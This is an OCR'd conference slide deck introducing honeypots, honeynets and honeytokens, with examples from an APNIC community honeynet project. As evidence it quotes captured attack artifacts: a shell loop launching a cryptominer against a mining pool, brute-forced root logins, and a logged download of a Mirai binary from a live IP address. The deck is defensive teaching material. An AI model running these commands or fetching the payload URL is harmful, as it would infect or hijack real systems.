Introduction to Honeypots

Adli Wahid

Senior Internet Security Specialist, APNIC

$whoami

- APNIC since 2014
- Security Engagement / Outreach Activities
  - APNIC Community Honeynet Project
- Let's Connect
  - Twitter: @adliwahid
  - LinkedIn: Adli Wahid
  - Keybase: https://keybase.io/adliwahid
  - Email: adli@apnic.net
  - Unsplash: https://www.unsplash.com/adliwahid

Agenda


1. Honeypots & Honeynet
2. Practical Use Cases
3. Observation from our Community Honeynet Project
4. Questions / Discussions

Intended Outcomes

1. Learn about Honeypots
2. Assess if this is useful for your security (journey)
3. Think about incident response & handling, CERTs/CSIRTs


Introduction to Honeypots


Honeypots and Honeynet




The Cuckoo's Egg – Clifford Stoll


- Book published in 1989
  - 1986 – over 10 months of investigations
  - $0.75 accounting error
- First person account of the hunt for a computer hacker who broke into the Lawrence Berkeley National Lab (LBNL)
- We have detected an intruder and intrusion, now what?
- Story about
  - Unauthorised Access
  - Vulnerability exploitation
  - Lateral Movement
  - Exfiltration
  - Detection / Monitoring
  - Deception
  - Collaboration
  - A bit of history of the Internet
- TL;DR
  - https://youtu.be/1h7rLHNXio8 (talk by Clifford Stoll)
  - https://en.wikipedia.org/wiki/The_Cuckoo%27s_Egg







www-data 17838 0.0 0.0 4452 636 ? S Mar20 0:00 sh -c /bin/bash -i -c '(while true ; do /var/www/[truncated]default/files/media-icons/**xm2sg** -l /var/www/[truncated]/files/media-icons/out.txt -o pool.minexmr.com:4444 -u 49DmzgK76Bo8WUa4LzTMs9TuT4Pj5FwM4FKuaNR1LmNvSPbPcTFi1ZsbVjJcQDY5hZ9i18A88g86TfdXi83P4uEoGyD5eTc.0+10000 -k >& /dev/udp/127.0.0.1/1 0>&1 ; if [! -f /var/www/[truncated]/files/media-icons/xm2sg] || [$? -eq 126]; then break; fi; sleep 1 ; done)



Learning from compromised systems

- Can be a bit tricky or complicated
- Production
  - Real data / services
  - In principle should be hardened
  - Prioritise on recovery
- What if
  - We can emulate real systems
  - ‘Attract’ adversaries
  - Observe and collect information
  - Do the above in a controlled environment

Honeypots

- Know your enemy
  - How can we defend against an enemy, when we don't even know who the enemy is? (Lance Spitzner, 1999 – The Honeynet Project)

- Purpose
  - To learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned – (Mission Statement, The Honeynet Project)
  - Today's term : TTPs – Tactics, Techniques and Procedures
  - Research (Learning) vs Production (Detection / Detection)
    - MITRE ATT@CK Framework

Honeypots and Honeynet

- A honeypot is a resource (system) whose value lies in the unauthorized or illicit use of that resource
- Honeypot systems have no production value, so any activity going to or from a honeypot is likely a probe, attack or attempt to compromise
- A honeynet is simply a network of honeypots
- Information gathering and early warning are the primary benefits to most organisations

Honeypot and Honeynet Types

- Low-Interaction (LI)
  - Emulates services, applications and OS's
  - Easier to deploy/maintain, low risk, but only limited information
  - Example: Emulate SSH (22) / Telnet (23) Service and wait for connection

- High-Interaction (HI)
  - Real services, applications and OS's
  - Capture extensive information, but higher risk and time intensive to maintain
  - Example: Setup a real system with services enabled


Honeypot and Honeynet Types

- Server-based Honeypots
  - Listen for incoming network connections
  - Analyse attacks targeting host's users, services and operating systems
  - Example: SSH, RDP, Web, etc

- Client Honeypots
  - Reach out and interact with remote potentially malicious resources
  - Have to be instructed where to go to find suspicious
  - Analyse attacks targeting clients and users
  - Example: Browser

Introduction to Honeypots

Practical Use Cases



Zotob: https://en.wikipedia.org/wiki/Zotob

Web Honeypot

2010:09:14:07:13:10 < honeypot> 2010-09-14 07:19:27 GMT **184.y.z.144** **a05dfd7cca7771a7565a154d65f05ea2** **http://domain.lv/inx/fx29id1.txt????**

2010:09:14:07:13:11 < honeypot> 2010-09-14 07:19:30 GMT **184.y.z.144** **8dcad47f3e32e7dc1aee59167e67c601** **http://domain.lv/inx/fx29id2.txt?????**


SSH / Telnet Honeypot


```
{
  "sensor": ”#123",
   "username": "root",
   "password": "12345",
  "session": "b2ec6f0b025e",
  "src_ip": "37.[redacted]",
  "message": "login attempt [root/12345] succeeded",
  "timestamp": "2020-01-31T05:32:17.840426Z",
    "eventid": "cowrie.login.success"
}
```

```
{
  "sensor": ”#123",
  "username": "root",
  "password": "888888",
  "session": "dbd314a4bff7",
  "src_ip": "37.[redacted]",
  "message": "login attempt [root/888888] succeeded",
  "timestamp": "2020-01-31T05:32:25.090127Z",
    "eventid": "cowrie.login.success"
}
```


SSH / Telnet Honeypot


```
{
  "eventid": "cowrie.session.file_download",
  "shasum":
"8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29
  "url": "hxxp://[redacted]:80/Mirai/x86",
  "timestamp": "2020-01-30T00:17:14.279788Z",
  "destfile": "-",
  "src_ip": "[redacted]",
  "outfile":
"var/lib/cowrie/downloads/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553
a9575d575b453a29c4",
  "session": "68ef416043c2",
  "message": "Downloaded URL (http://45.84.196.85:80/Mirai/x86) with SHA-256
8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29c4 to
var/lib/cowrie/downloads/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553
a9575d575b453a29c4",
  "sensor": "55632b82cf0b"
}
```

https://www.virustotal.com/gui/file/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29c4/detection

Generic ‘Network-based Attack’ Pattern




Honeytokens

- A honeytoken is data or a computing resource that exists for the purpose of alerting you when someone accesses it
- Deception -> Detection
- How do I know if there’s an adversary in my network already?


Scenario

- Adversary _*already*_ inside your infrastructure or valueable target
- Detection on hosts & strategic locations
- Multiple Forms:
  - Usernames / Passwords
  - URL / Links
  - Files
  - Web Pages
  - etc – Check out https://www.canarytokens.org
- Adversary access tokens and announce their presence



ataisw8txdz9y218gyif8exdl.canarytokens.com

Use-Case Fileserver



Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 203.143.42.30.

Basic Details:

Channel	HTTP
Time	2017-08-30 05:12:05
Canarytoken	3yerph6phvffxq4eyx7yw5dsx
Token Reminder	SLCERT 2017 Demo
Token Type	ms_word
Source IP	203.143.42.30
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/0.0.0

Honeypot Software

#	Name	Feature / Purpose
1	Cowrie	Telnet / SSH Emulation
2	Amun	Vulnerability emulation
3	Dionaea	Vulnerability emulation
4	Glastopf	Web honeypot
5	Conpot	Industrial Control System / SCADA Honeypot
6	RDPy	Microsoft Remote Desktop Protocol (RDP) honeypot
7	T-POT, CHN, MHN	All-in-one honeypot deployment (docker, database, ES)


More honeypots software - https://github.com/paralax/awesome-honeypots

Companion Tools

- Log collection and analysis
  - Database, Elastic Search, Splunk
- Malware analysis
  - Cuckoo Sandbox, VIPER
- Enrichment
  - TheHive/Cortex, logstash, API
- Network Related
  - Maltrail, Suricata, Zeek, Moloch, etc

Bottom Line

- What do you want to do?
- Helps to define
  - To setup a honeypot or not
  - Location
  - Companion Tools



Introduction to Honeypots

Observations from the APNIC Community Honeynet Project

About the Project


Context

- Part of network security training – using honeypots for understanding network security attacks / threats.
- Attackers are using your infrastructure to do evil things
- Lots of interests to deploy and ‘learn more’ after the training
- Opportunity to learn, share data and more!

Collaboration

- Partners deploy honeypots, APNIC support the backend
- Summary of information collected form distributed honeypots
- Explore opportunities to learn more & connect with security communities

APNIC Community HP Project




Extensively use opensource tools – CHN, MHN, Elastic, etc

Outcomes - so far

